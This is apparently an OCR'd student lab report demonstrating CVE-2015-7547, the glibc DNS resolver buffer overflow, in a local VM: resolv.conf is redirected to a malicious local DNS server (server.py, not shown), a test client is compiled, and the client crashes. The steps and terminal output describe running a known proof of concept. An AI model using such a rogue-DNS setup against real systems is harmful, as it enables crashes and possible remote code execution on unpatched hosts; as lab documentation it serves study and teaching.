
The existing nameserver: 127.0.1.1

The New nameserver :127.0.0.1


rootubuntu@rootubuntu-VirtualBox: ~
rootubuntu@rootubuntu-VirtualBox: ~

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 127.0.1.1
~
~
~
~
~
~
~
~
~
```


```
rootubuntu@rootubuntu-VirtualBox:~$
```


rootubuntu@rootubuntu-VirtualBox: ~
rootubuntu@rootubuntu-VirtualBox: ~


```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN

#nameserver 127.0.1.1

nameserver 127.0.0.1



~
~
~
~
~
~
```

```
rootubuntu@rootubuntu-VirtualBox:~$
```

6. After saving the changes we must run the MakeFile In order to compile the client.c program, the make file consist of the following :



```
all: client

client:
	gcc -o client client.c

clean:
	rm -f client
```




rootubuntu@rootubuntu-VirtualBox: ~/Documents/SNP
rootubuntu@rootubuntu-VirtualBox: ~

```
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ make
gcc -o client client.c
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$
```

```
rootubuntu@rootubuntu-VirtualBox:~$
```


7. Then we must run the python code in order to run the server side


rootubuntu@rootubuntu-VirtualBox: ~/Documents/SNP
rootubuntu@rootubuntu-VirtualBox: ~

```
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ make
gcc -o client client.c
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ python server.py
Traceback (most recent call last):
  File "server.py", line 157, in <module>
    tcp_thread()
  File "server.py", line 82, in tcp_thread
    sock_tcp.bind((IP, 53))
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getattr(self._sock,name)(*args)
socket.error: [Errno 13] Permission denied
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ sudo python server.py
```

```
rootubuntu@rootubuntu-VirtualBox:~$
```

8. Then using a separate terminal the client.c file should be executed.


rootubuntu@rootubuntu-VirtualBox: ~/Documents/SNP
rootubuntu@rootubuntu-VirtualBox: ~/Documents/SNP

```
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ make
gcc -o client client.c
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ python server.py
Traceback (most recent call last):
  File "server.py", line 157, in <module>
    tcp_thread()
  File "server.py", line 82, in tcp_thread
    sock_tcp.bind((IP, 53))
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getattr(self._sock,name)(*args)
socket.error: [Errno 13] Permission denied
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ sudo python server.py
[UDP] Total Data len recv 36
[UDP] Total Data len recv 36
Connected with 127.0.0.1:56836
[TCP] Total Data len recv 76
[TCP] Request1 len recv 36
[TCP] Request2 len recv 36
[UDP] Total Data len recv 36
[UDP] Total Data len recv 36
Connected with 127.0.0.1:56838
[TCP] Total Data len recv 76
[TCP] Request1 len recv 36
[TCP] Request2 len recv 36
```

```
rootubuntu@rootubuntu-VirtualBox:~$ cd Documents/SNP
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ sudo ./client
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ ./client
Segmentation fault (core dumped)
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$
```

Here the client file crashed, this is due to the Glibc vulnerability.

Conclusion

CVE-2015-7547 is known to be a stack-based buffer overflow in the GNU C library DNS client-side resolver. If this vulnerability is left unpatched it can lead to a remote code execution which could allow the hackers to steal sensitive information, spy on the system or gain full control of the system.

The exploitation of this vulnerability will lead to the following attacks [5]

1. root level server compromise
2. Ransomware.
3. Malware (virus or spyware).
4. Access to data or sensitive information.

References

[1] Author in gnu.org, "The GNU C Library(glibc)," gnu.org, [Online]. Available: https://www.gnu.org/software/libc/libc.html.

[2] W. Kandek, "New critical glibc vulnerability," Community, 22 February 2016. [Online]. Available: https://blog.qualys.com/laws-of-vulnerabilities/2016/02/22/new-critical-glibc-vulnerability#more-22813. [Accessed 6 May 2020].

[3] WOW, "CVE-2015-7547 glibc getaddrinfo stack-based buffer overflow PoC," ERIC ROMANG BLOG, 18 February 2016. [Online]. Available: https://eromang.zataz.com/2016/02/18/cve-2015-7547-glibc-getaddrinfo-stack-based-buffer-overflow-poc/. [Accessed 06 May 2020].

[4] S. S. E. a. K. S. a. P. M. Fermin J. Serna, "CVE-2015-7547: glibc getaddrinfo stack-based buffer overflow," Google Security Blog, 16 February 2016. [Online]. Available: https://security.googleblog.com/2016/02/cve-2015-7547-glibc-getaddrinfo-stack.html. [Accessed 07 May 2020].

[5] Web24, "Glibc vulnerability – CVE-2015-7547," Web24, 25 September 2016. [Online]. Available: https://www.web24.com.au/tutorials/glibc-vulnerability-cve-2015-7547. [Accessed 7 May 2020].